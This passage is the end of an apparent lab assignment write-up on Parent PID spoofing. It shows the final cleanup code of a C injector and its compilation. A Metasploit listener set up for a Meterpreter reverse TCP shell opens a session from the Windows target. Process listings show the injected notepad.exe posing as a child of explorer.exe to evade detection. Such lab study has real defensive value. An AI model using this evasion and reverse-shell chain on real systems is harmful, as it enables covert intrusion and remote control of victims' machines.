// Step 8: Memory cleanup and closing handles
CloseHandle(pi.hThread);
CloseHandle(pi.hProcess);
CloseHandle(hParent);
DeleteProcThreadAttributeList(si.lpAttributeList);
HeapFree(GetProcessHeap(), 0, si.lpAttributeList);

return 0;
}

```

```
C:\Users\hex>cd Desktop
C:\Users\hex\Desktop>gcc simple2.c -o ppid_spoofing.exe
C:\Users\hex\Desktop>_
```

After creating simple2.c, we compiled it with gcc on Kali Linux, then transferred the resulting ppid_spoofing.exe to the Windows target.

Command: gcc simple2.c -o ppid_spoofing.exe

```
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.30.129
LHOST => 192.168.30.129
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.30.129:4444
[*] Sending stage (230982 bytes) to 192.168.30.130
[*] Meterpreter session 1 opened (192.168.30.129:4444 -> 192.168.30.130:50471) at 2026-01-11 10:18:31 -0500
```

In parallel, we ensured the Metasploit Listener on Kali Linux was ready to receive the incoming connection.

Immediately after execution, ppid_spoofing.exe triggered a chain of events:

1. **Spoofing and Injection: The program located explorer.exe (PID 4008), spawned a new Notepad (PID 924), and injected the shellcode.**
2. **Reverse Shell Connection: At the moment the infected Notepad opened, the shellcode executed and connected back to the Metasploit Listener.**

The Listener accepted the connection and opened a Meterpreter session.

startMenuExperienceHost.exe	3720	29.05 MB	DESKTOP-2PKMR4\hex	64		790	790
msedge.exe	3780	2.03 MB	DESKTOP-2PKMR4\hex	64		9776	9776
unsecapp.exe	3868	1.28 MB		64		780	0
WmiPrvSE.exe	3884	15.04 MB		64		780	0
dllhost.exe	3920	3.87 MB		64		780	0
explorer.exe	4008	64.82 MB	DESKTOP-2PKMR4\hex	64		5080	5080
RuntimeBroker.exe	4036	1.29 MB	DESKTOP-2PKMR4\hex	64		780	780
svchost.exe	4156	4.98 MB	DESKTOP-2PKMR4\hex	64		604	604
msdtc.exe	4192	2.79 MB		64		604	0

Before verifying the spoofing, we confirmed via System Informer that notepad.exe had PID 924.


RuntimeBroker.exe	872		10.91 MB	DESKTOP-2PKMR4\hex	Runtime Broker	64		780	780
svchost.exe	908		8.02 MB		Host Process for Windows Ser...	64		604	0
notepad.exe	924	0.13	272 B/s	4.6 MB	DESKTOP-2PKMR4\hex	Notepad		4008	7160
svchost.exe	956		2.34 MB		Host Process for Windows Ser...	64		604	0

For final verification, we used System Informer to examine the process hierarchy.

As shown in the screenshot:

1. We identified notepad.exe with PID 924 — matching exactly what our program reported.
2. Focusing on the Parent column, PID 4008 is listed.
3. From the previous step, PID 4008 corresponds to explorer.exe.

Conclusion: The OS was fully deceived — it believes notepad.exe was started normally by explorer.exe, showing nothing suspicious in the process list.



For irrefutable proof, we opened the notepad.exe Properties in System Informer and navigated to the General tab.

- **Image File Name: notepad.exe (the target process).**
- **Parent Process: explorer.exe (4008).**

Conclusion: The advanced Parent PID Spoofing technique was successfully implemented, executing malicious code inside a

legitimate process while making the OS believe it was launched by the Windows shell.

Conclusion

This assignment demonstrated the full operation of modern malware delivery chains and the difficulty of detecting them with traditional security tools. Starting from basic shellcode injection, we progressively explored more advanced techniques — evasive loaders and Parent PID Spoofing — showing how an attacker can remain hidden even against EDR solutions and Sysmon monitoring.